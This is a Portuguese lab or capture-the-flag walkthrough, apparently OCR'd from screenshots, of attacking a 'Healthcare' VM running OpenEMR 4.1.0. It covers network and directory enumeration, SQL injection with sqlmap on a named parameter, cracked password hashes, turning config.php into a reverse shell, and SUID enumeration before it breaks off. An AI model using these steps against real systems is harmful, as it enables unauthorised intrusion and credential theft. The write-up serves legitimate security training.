
Healthcare

FIAP Etapa 3

1. Enumeração

Primeiramente, temos que descobrir os hosts ativos na rede, para isso, podemos usar o nmap com o comando:


- nmap -v -sn --open 192.168.56.0/24



Fazendo isso, conseguimos descobrir o host 192.168.56.103.

Com isso, podemos fazer uma enumeração mais avançada nele, para descobrir as portas abertas:

- nmap -v -sS -Pn -p- --open 192.168.56.103



Descobrimos que ele possui as portas 21 (FTP) e 80 (HTTP) abertas, podemos fazer uma enumeração mais detalhada do alvo:

- nmap -v -sSV -sC --script vuln -Pn -p 21,80 192.168.56.103

```
┌──(root㉿pentest)-[~/Desktop/FIAP/Healthcare]
└─# nmap -v -sSV -sC --script vuln -Pn -p 21,80 192.168.56.103
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-25 23:47 -03
NSE: Loaded 149 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 23:47
Completed NSE at 23:47, 0.00s elapsed
Initiating NSE at 23:47
Completed NSE at 23:47, 0.00s elapsed
Initiating ARP Ping Scan at 23:47
Scanning 192.168.56.103 [1 port]
Completed ARP Ping Scan at 23:47, 0.01s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Initiating SYN Stealth Scan at 23:47
Scanning 192.168.56.103 [2 ports]
Discovered open port 21/tcp on 192.168.56.103
Discovered open port 80/tcp on 192.168.56.103
Completed SYN Stealth Scan at 23:47, 0.00s elapsed (2 total ports)
Initiating Service scan at 23:47
Scanning 2 services on 192.168.56.103
Completed Service scan at 23:47, 6.01s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.56.103.
Initiating NSE at 23:47
Completed NSE at 23:53, 310.46s elapsed
Initiating NSE at 23:53
Completed NSE at 23:53, 0.02s elapsed
Nmap scan report for 192.168.56.103
Host is up (0.00018s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3d
|_sslv2-drown:
80/tcp open  http    Apache httpd 2.2.17 ((PCLinuxOS 2011/PREFORK-1pclos2011))
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /robots.txt: Robots file
| http-fileupload-exploiter:
|
|     Couldn't find a file-type field.
|
|     Couldn't find a file-type field.
|
|_    Couldn't find a file-type field.
```

```
|_http-server-header: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  CVE:CVE-2011-3192  BID:49303
|       The Apache web server is vulnerable to a denial of service attack when numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://seclists.org/fulldisclosure/2011/Aug/175
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|       https://www.securityfocus.com/bid/49303
|_      https://www.tenable.com/plugins/nessus/55976
MAC Address: 08:00:27:C5:0C:A5 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

NSE: Script Post-scanning.
Initiating NSE at 23:53
Completed NSE at 23:53, 0.00s elapsed
Initiating NSE at 23:53
Completed NSE at 23:53, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 317.15 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```

Descobrimos as versões dos serviços rodando na aplicação:

- 21 -> ProFTPD 1.3.3d

- 80 -> Apache httpd 2.2.17 ((PCLinuxOS 2011/PREFORK-1pclos2011))

Podemos fazer enumeração com o Whatweb também, já que se trata de um servidor HTTP:

- whatweb http://192.168.56.103

```
┌──(root💀pentest)-[~/Desktop/FIAP/Healthcare]
└─# whatweb http://192.168.56.103
http://192.168.56.103 [200 OK] Apache[2.2.17], Bootstrap, Country[RESERVED][ZZ], Email[ex@abc.xyz], HTML5, HTTPServe
r[PCLinuxOS][Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)], IP[192.168.56.103], JQuery[3.2.1], Script, Title[Co
ming Soon 2]
```


Agora, podemos também fazer uma enumeração de diretórios do site. Para isso, podemos usar o gobuster:

- gobuster dir -u http://192.168.56.103 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt

```
┌──(root💀pentest)-[~/Desktop/FIAP/Healthcare]
└─# gobuster dir -u http://192.168.56.103 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-
big.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.103
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/04/27 23:16:12 Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 5031]
/images               (Status: 301) [Size: 344] [--> http://192.168.56.103/images/]
/css                  (Status: 301) [Size: 341] [--> http://192.168.56.103/css/]
/js                   (Status: 301) [Size: 340] [--> http://192.168.56.103/js/]
/vendor               (Status: 301) [Size: 344] [--> http://192.168.56.103/vendor/]
/favicon              (Status: 200) [Size: 1406]
/robots               (Status: 200) [Size: 620]
/fonts                (Status: 301) [Size: 343] [--> http://192.168.56.103/fonts/]
/gitweb               (Status: 301) [Size: 344] [--> http://192.168.56.103/gitweb/]
/server-status        (Status: 403) [Size: 1000]
/server-info          (Status: 403) [Size: 1000]
/openemr              (Status: 301) [Size: 345] [--> http://192.168.56.103/openemr/]

===============================================================
2022/04/27 23:21:11 Finished
===============================================================
```


Analisando os diretórios, encontramos um interessante, o '/openemr'. Abrindo o link, ele nos redireciona pra outro serviço, o OpenRMR.



Analisando o site, podemos ver que ele está na versão OpenEMR v4.1.0.

2. Exploração

Pesquisando por falhas no OpenEMR na versão 4,1,0, descobrimos que existe uma falha de SQLi que podemos tentar explorar.



Com isso, em mente, pesquisando sobre, descobrimos que o parâmetro vulnerável é o:

- /interface/login/validateUser.php?u=


Podemos usar o sqlmap para explorar essa flaha e tentar enumerar o banco de dados:

- sqlmap -u http://192.168.56.103/openemr/interface/login/validateUser.php?u= --dbs

Com isso, conseguimos explorar a falha de sqli e pegamos todas as bases de dados.

Bancos: information_schema, openemr, test.

Agora vamos aprofundar as nossas buscas pela base. Buscando na base openemr, conseguimos fazer o dump de todas as tabelas.



Analisando-as, vemos que existe uma tabela chamada users, que pode nos fornecer usuários para o servidor.


Fazendo um dump da base, conseguimos dois usuário e hashs para suas respectivas senhas:

- admin: 3863efef9ee2bfbc51ecdca359c6302bed1389e8


- medical: ab24aed5a7c4ad45615cd7e0da816eea39e4895d

Para pegar a senha do admin e do medical, conseguimos buscar pela hash no google e umsite conseguiu recuperar:

-https://tools.astechnolabs.com/decrypt-sha1/3863efef9ee2bfbc51ecdca359c6302bed1389e8?param_type=sha1&hash=3863efef9ee2bfbc51ecdca359c6302bed1389e8




https://sha1.gromweb.com/?hash=AB24AED5A7C4AD45615CD7E0DA816EEA39E4895D



Descobrimos então que as senhas do admin e do medical, então podemos tentar nos autenticar na aplicação como admin.


- admin:ackbar

-medical:medical




Buscando pelo servidor, encontramos o diretório de files, na qual podemos ver e alterar arquivos do servidor.


Entrando nele, vimos que temos um arquivo chamado config.php, que muito provavlemente é chamado em quase todas as páginas. Podemos editar esse arquivo para uma reverse shell do kali, tentando ganhar acesso à máquina.




Vamos então subistituir o código.




Vamos salvar, abrir a porta 443 na nossa máquina e depois tentar atualizar a página, para ver se conseguimos a reverse shell.



Com acesso ao host, indo na home, descobrimos que existe o usuário medical, podemos tentar nos autenticar nele usando as mesmas credenciais que encontramos na base de dados madical:medical





Com isso, agora somos o usuário medical, podemos então tentar pegar uma shell interativa com o python.

```
python -c 'import pty; pty.spawn("/bin/bash")'
[medical@localhost home]$
```

Agora fazendo a enumeração do ambiente, descobrimos um programa interessante que podemos rodar com SUID do root: /usr/bin/healthcheck

```
[medical@localhost home]$ find / -perm /4000 2>/dev/null
find / -perm /4000 2>/dev/null
/usr/libexec/pt_chown
/usr/lib/ssh/ssh-keysign
/usr/lib/polkit-resolve-exe-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/chromium-browser/chrome-sandbox
/usr/lib/polkit-grant-helper-pam
/usr/lib/polkit-set-default-helper
/usr/sbin/fileshareset
/usr/sbin/traceroute6
/usr/sbin/usernetctl
/usr/sbin/userhelper
/usr/bin/crontab
/usr/bin/at
/usr/bin/pumount
/usr/bin/batch
/usr/bin/expiry
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/wvdial
/usr/bin/pmount
/usr/bin/sperl5.10.1
/usr/bin/gpgsm
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/su
/usr/bin/passwd
/usr/bin/gpg
/usr/bin/healthcheck
/usr/bin/Xwrapper
/usr/bin/ping6
/usr/bin/chsh
/lib/dbus-1/dbus-daemon-launch-helper
/sbin/pam_timestamp_check
/bin/ping
/bin/fusermount
/bin/su
/bin/mount
/bin/umount
[medical@localhost home]$
```

```
-rwxr-xr-x 1 root    root       116480 Dec 27  2009 hcopy*
-rwxr-xr-x 1 root    root       116480 Dec 27  2009 hdel*
-rwxr-xr-x 1 root    root       116480 Dec 27  2009 hdir*
-rwxr-xr-x 1 root    root        37408 Nov 16  2010 head*
-rwsr-sr-x 1 root    root         5813 Jul 29  2020 healthcheck*
-rwxr-xr-x 1 root    root        14936 Nov 16  2010 hexdump*
-rwxr-xr-x 1 root    root       116480 Dec 27  2009 hformat*
-rwxr-xr-x 1 root    root        10155 Dec 27  2009 hfs*
```

Agora para a escalação de privilégios, vamos executar o programa e ver o que ele faz.

```
[medical@localhost bin]$ /usr/bin/healthcheck
/usr/bin/healthcheck
whoamiTERM environment variable not set.
System Health Check

Scanning System
eth1      Link encap:Ethernet  HWaddr 08:00:27:C5:0C:A5
          inet addr:192.168.56.103  Bcast:192.168.56.255  Mask:255.255.255.0
